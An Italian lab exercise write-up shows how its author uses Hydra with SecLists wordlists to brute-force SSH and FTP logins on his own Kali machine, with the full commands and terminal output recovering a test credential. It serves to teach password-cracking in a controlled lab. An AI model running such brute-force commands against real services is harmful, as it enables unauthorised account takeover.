AUTHENTICATION CRACKING CON HYDRA

FRANCESCO PERSICHETTI

L'esercizio di oggi consiste nell'utilizzare il tool Hydra per craccare l'autenticazione dei servizi di rete. Ai fini dell'esercitazione proveremo a craccare i servizi

1. SSH
2. FTP

1.

Per iniziare creo un nuovo utente con relativa password su kali con il comando "sudo adduser test_user" e password "testpass"

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
Adding user `test_user' ...
Adding new group `test_user' (1001) ...
Adding new user `test_user' (1001) with group `test_user' ...
Creating home directory `/home/test_user' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Una volta creato il nuovo utente faccio partire il servizio SSH con "sudo service ssh start"

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

E successivamente testo la connessione in SSH dell'utente appena creato con il comando "ssh test_user@192.168.50.100"

```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:01kT7A8edJTFJbnvAekiNydyTAErVZt+S+yWTuxK1M8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Permission denied, please try again.
test_user@192.168.50.100's password:
Linux kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$
```

Successivamente per poter craccare il servizio abbiamo bisogno di due wordlist, una contenente i vari user, e l'altra contenente le password. Ho installato seclists visto le sue liste di username e password molto vaste

```
┌──(kali㉿kali)-[/usr/share]
└─$ sudo apt install seclists
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1377 not upgraded.
Need to get 405 MB of archives.
After this operation, 1,627 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2022.4-0kali1 [405 MB]
Fetched 405 MB in 3min 3s (2,220 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 340037 files and directories currently installed.)
Preparing to unpack .../seclists_2022.4-0kali1_all.deb ...
Unpacking seclists (2022.4-0kali1) ...
Setting up seclists (2022.4-0kali1) ...
Processing triggers for kali-menu (2022.3.1) ...
```

Successivamente faccio partire il comando hydra che andrà a cercare la combinazione user e password per craccare l'autenticazione del servizio

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/new_user -P /usr/share/seclists/Passwords/new_pass 192.168.50.100 -t4 ssh -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and eth
ics anyway).
```

Il comando è "hydra -L /usr/share/seclists/Username/new_user -P /usr/share/seclists/Passwords/new_pass 192.168.50.100 -t4 ssh -V"
Dopo alcuni minuti, il programma riuscirà a trovare la combinazione della credenziale giusta

```
[ATTEMPT] target 192.168.50.100 - login "info" - pass "trustno1" - 38 of 1600 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "jordan" - 39 of 1600 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "jennifer" - 40 of 1600 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 41 of 1600 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 42 of 1600 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 43 of 1600 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 44 of 1600 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 81 of 1600 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 82 of 1600 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 83 of 1600 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345678" - 84 of 1600 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 85 of 1600 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456789" - 86 of 1600 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345" - 87 of 1600 [child 1] (0/0)
```


2.
Per craccare il servizio FTP devo prima scaricarlo e attivarlo

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1264 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 7s (20.1 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 339978 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.3.1) ...
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$
```

Dopodiché il processo sarà analogo a quello del servizio SSH, unica differenza è cambiare il tipo di servizio nella riga di comando



Il comando è “hydra -L /usr/share/seclists/Username/new_user -P /usr/share/seclists/Passwords/new_pass 192.168.50.100 -t4 ftp -V”

Dopo alcuni minuti, il programma riuscirà a trovare la combinazione della credenziale giusta